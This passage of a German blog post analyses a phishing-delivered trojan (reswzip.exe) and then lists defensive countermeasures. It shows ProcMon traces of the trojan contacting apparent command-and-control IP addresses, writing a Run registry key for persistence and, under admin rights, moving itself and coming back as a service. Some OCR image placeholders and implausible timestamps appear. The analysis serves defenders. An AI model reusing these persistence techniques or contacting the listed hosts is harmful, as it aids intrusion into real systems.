


Die Finale Frage: was passiert, wenn diese Verbindung nach außen aufgebaut werden kann? Dazu gebe ich einen der gesuchten Ports mit der passenden IPv4 nach außen frei. Gerne einen, bei dem ich den Traffic mitlesen kann, also vielleicht kein https:

- Im ProcMon sieht man schön die erfolgreiche Verbindung zu einem der Zielserver:



- Mein WireShark hat folgende Informationen ausgelesen:



Im http sind folgende Informationen enthalten:

Der Zielserver hat eine Antwort auf den Request gesendet (die beiden letzten Zeilen im Bild). Diese kann ich nicht entschlüsseln. Ein Blick in die Dateizugriffe zeigt, dass sich der Prozess für RSA interessierte:

File Summary

Files accessed during trace:

By Path | By Folder | By Extension

File Time	Total Events	Opens	Closes	Reads	Writes	Read B...	Write B...	Get ACL	Set ACL	Other	Path
0.0070942	460	152	97	2	0	61.440	0	5	0	204	<Total>
0.0005645	47	14	14	0	0	0	0	0	0	19	C:\Windows\SysWOW64\KernelBase.dll
0.0006748	39	39	0	0	0	0	0	0	0	0	C:\Windows\SysWOW64\phoneinfo.dll
0.0002029	29	8	8	0	0	0	0	0	0	13	C:\Windows\SysWOW64\imm32.dll
0.0001604	28	8	8	0	0	0	0	0	0	12	C:\Windows\SysWOW64\wshqos.dll
0.0002030	26	6	6	0	0	0	0	2	0	12	C:\Users\tessa.test\AppData\Local\reswzip\reswzip.exe
0.0002206	25	8	8	0	0	0	0	0	0	9	C:\Windows\SysWOW64\mswsock.dll
0.0001066	16	4	4	0	0	0	0	0	0	8	C:\Windows\SysWOW64\en-US\wshqos.dll.mui
0.0001809	16	4	4	0	0	0	0	0	0	8	C:\Windows\SysWOW64\ole32.dll
0.0001509	15	4	4	0	0	0	0	0	0	7	C:\Windows\SysWOW64\winsta.dll
0.0001736	12	5	4	0	0	0	0	0	0	3	C:\Windows
0.0000631	12	4	4	0	0	0	0	0	0	4	C:\Windows\apppatch\sysmain.sdb
0.0000698	10	2	2	0	0	0	0	0	0	6	C:\Windows\Globalization\Sorting\SortDefault.nls
0.0021676	10	2	2	1	0	32.768	0	0	0	5	C:\Windows\SysWOW64\wininet.dll
0.0000240	9	0	0	0	0	0	0	3	0	6	C:\Users\tessa.test\AppData\Local\r
0.0000687	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\OnDemandConnRouteHelper.dll
0.0000932	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\bcrypt.dll
0.0000605	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\iertutil.dll
0.0006095	8	2	2	1	0	28.672	0	0	0	3	C:\Windows\SysWOW64\rsaenh.dll
0.0000633	8	2	2	0	0	0	0	0	0	4	C:\Windows\SysWOW64\urlmon.dll
0.0000610	7	2	2	0	0	0	0	0	0	3	C:\Windows\SysWOW64\IPHLPAPI.DLL

Da sollen wir wohl nicht mitlesen… ☹

Nach der Message hat die EXE-Datei aber eine weitere Aktion ausgeführt: sie hat sich in den Autostart eingetragen! Das hat sie die gesamte Stunde vorher ohne Internetverbindung nicht gemacht…

reswzip.exe	8512	TCP Reconnect	S-CL1.crashwork.global:57821 -> 88.225.226.91:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Reconnect	S-CL1.crashwork.global:57821 -> 88.225.226.91:https	SUCCESS	Length: 0, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Connect	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wsopt: 1, rcvwin: 262144, rcvwinscale: 8, sndwinscal
reswzip.exe	8512	TCP Send	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 794, startime: 1447420, endtime: 1447424, seqnum: 0, connid: 0
reswzip.exe	8512	TCP TCPCopy	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 288, seqnum: 0, connid: 0
reswzip.exe	8512	TCP Receive	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 288, seqnum: 0, connid: 0
reswzip.exe	8512	RegQueryKey	HKCU	SUCCESS	Query: HandleTags, HandleTags: 0x0
reswzip.exe	8512	RegQueryKey	HKCU	SUCCESS	Query: Name
reswzip.exe	8512	RegCreateKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Desired Access: Set Value, Disposition: REG_OPENED_EXISTING_KEY
reswzip.exe	8512	RegSetInfoKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
reswzip.exe	8512	RegQueryKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	Query: HandleTags, HandleTags: 0x400
reswzip.exe	8512	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\reswzip	SUCCESS	Type: REG_SZ, Length: 112, Data: "C:\Users\tessa.test\AppData\Local\reswzip\reswzip.exe"
reswzip.exe	8512	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Run	SUCCESS	
reswzip.exe	8512	TCP Disconnect	S-CL1.crashwork.global:57822 -> 208.180.246.147:http	SUCCESS	Length: 0, seqnum: 0, connid: 0

- AutoRuns von SysInternals kann das bestätigen:

Autoruns - Sysinternals: www.sysinternals.com

File Entry Options Help

Print Monitors | LSA Providers | Network Providers | WMI


Everything | Logon | Explorer | Internet Explorer | Scheduled Tasks | Services | Drivers | Codecs | Boot Execute | Image Hijacks

Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				29/09/2017 14:47	
cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd.exe	23/01/1915 20:14	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				18/02/2019 17:47	
SecurityHealth	Windows Defender notification...	Microsoft Corporation	c:\program files\windows defender\msascuil.exe	26/09/1920 19:44	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				25/02/2019 17:43	
OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\tessa.test\appdata\local\microsoft\onedrive\o...	13/03/2017 23:58	
reswzip	LEADTOOLS(r) DLL for Win32	LEAD Technologies, Inc.	c:\users\tessa.test\appdata\local\reswzip\reswzip.exe	13/11/1995 21:26	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				29/09/2017 15:42	
n/a	Windows host process (Rundll...	Microsoft Corporation	c:\windows\system32\rundll32.exe	02/04/2032 03:35	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				29/09/2017 15:42	
n/a	Windows host process (Rundll...	Microsoft Corporation	c:\windows\syswow64\rundll32.exe	24/02/1929 07:39	
HKLM\SOFTWARE\Classes\Protocols\Filter				13/01/2019 12:52	
text/xml	Microsoft Office XML MIME Filter	Microsoft Corporation	c:\program files\common files\microsoft shared\office16	30/07/2015 13:21	


Und seitdem ist die Anwendung ruhig. Anscheinend lautete das Kommando von außen: „Einnisten und Abwarten“.

Die Tarnung variiert übrigens je nach Berechtigung des Benutzers. Mein erster Versuch wurde von einem Standardbenutzer ausgeführt. Hat der Account lokaladministrative Rechte, dann tarnt sich der Prozess viel intensiver – und weitet zudem gleich noch seine Rechte aus:


- Die Datei verschwindet aus dem Appdata-Verzeichnis:




- Aber ProcMon weiß genau, was damit passiert ist:



- Nun steht sie in einem Systemverzeichnis. Was macht die Datei denn hier? Natürlich als Service wiederkommen…





Der kleine Trojaner reagiert also auf seine Umgebung! Welche Aktionen wird er wohl nach seiner Ruhepause ausführen? Hier könnt ihr eure Fantasie spielen lassen! Der Angreifer hat einen Fuß in der Umgebung. Der Anfang ist geschafft!!!

Gegenmaßnahmen

Was ist denn bei diesem Szenario alles schiefgelaufen? Und wo kann ein Administrator mit welchen Mitteln gegensteuern? Betrachten wir dazu noch einmal die einzelnen Stages…

Stage 1 – die PDF als Mailanhang

Die Mail hätte niemals zugestellt werden dürfen. Nur nach welchen Kriterien sollte sie gefiltert werden? Der Anhang ist doch harmlos, oder? Zudem können sich viele Firmen eine zu restriktive Mailfilterung einfach nicht erlauben. Und da SPAM-Filter auch erst lernen müssen, wird irgendwo immer jemand der erste sein!

Hier hilft nur Benutzersensibilisierung. Klärt eure Mailbenutzer auf, was sie erwartet! Ebenso hat es sich bewährt, eine Mailadresse spam@<interne.domain> einzurichten, an welche die Benutzer die Mail zur Prüfung weiterleiten können. Das könnte eine Fachabteilung oder der Helpdesk übernehmen. Aber ACHTUNG: diese weitergeleitete Mail sollte unbedingt einen Warnhinweis im Betreff enthalten, damit der Empfänger nicht selber darauf hereinfällt! Das wäre z.B. mit einer TransportRegel in einem Exchange Server machbar.


Stage 2 – der Link in der PDF-Datei

Der Link zeigte auf eine URL mit einer IP-Adresse. Damit umgehen die Angreifer PI-Holes, welche die DNS-Anfragen zu dubiosen Seiten einfach ins Leere laufenlassen. Dafür könnte aber ein ausgehender Filter ins Internet URLs mit IPs einfach blockieren. Seriöser Content sollte bitte nur über DNS-Namen erreichbar sein…


Stage 3 – die Word-Datei

Auch hier wäre ein Filter in der Firewall denkbar. Muss denn eine Word-Datei direkt aus dem Internet geladen werden?? Verlasst euch hier mal nicht auf den Virenscanner, der ja die heruntergeladene Datei auf der Festplatte untersuchen kann. Durch die Verschleierungen gibt es hier immer wieder zeitliche Lücken!


Dafür kann mit einer GPO zentral die Ausführung von VBA-Makros komplett deaktiviert werden:




Dann wäre der Code einfach nicht gestartet:



Jaja, VBA wird natürlich überall gebraucht, da alle Büros voll sind mit VBA-Spezialisten, gell? Spass beiseite: VBA-Code lässt sich digital signieren und die Ausführung lässt sich auf signierte Makros über GPOs einschränken:





Das Makro wird nicht mehr gestartet – ohne Ausnahme-Schalter und ohne Warnung 😊. Wenn der Benutzer es selber versucht, dann erscheint eine Fehlermeldung:



Was gar nicht geht ist die permanente Deaktivierung der Makroschutzfunktion! Dann fragt Office einfach gar nicht mehr nach und startet den Code vollautomatisch im Hintergrund!!!

Wer die Signatur nicht hinbekommt: ihr benötigt ein Code-Signaturzertifikat von euer internen PKI oder offiziell aus dem Internet. Dann könnt ihr den fertigen Code einfach signieren:






Stage 4 – der PowerShellCode

Die PowerShell ist ein tolles Werkzeug. Sie kann nicht deaktiviert werden. Aber es gibt interessante Zusatzfunktionen:

- PowerShell ScriptBlock-Logging (via GPO seit Windows 7) kann die obfuskierten Base64-Codes sichtbar im Eventlog ablegen. Hier könnte ein SIEM (EventLog-Analyzer) die Daten zentral auswerten und Alarm schlagen.
- PowerShell Transcript (via GPO ab Windows 7) kann jede Scriptausführung in Textdateien protokollieren. Diese können zentral auf einem Fileserver zusammenlaufen und automatisiert nach Schlüsselworten durchsucht werden. Auch hier wäre der stille Alarm die Zielsetzung, denn ein Protokoll alleine ändert nichts am laufenden Code.


- PowerShell Constrained Language Mode (via GPO, ab Windows 10; mit Applocker nur in Enterprise) verhindert, dass Standardbenutzer erweiterte Codes (wie den .net-Aufruf DownloadString) ausführen können:



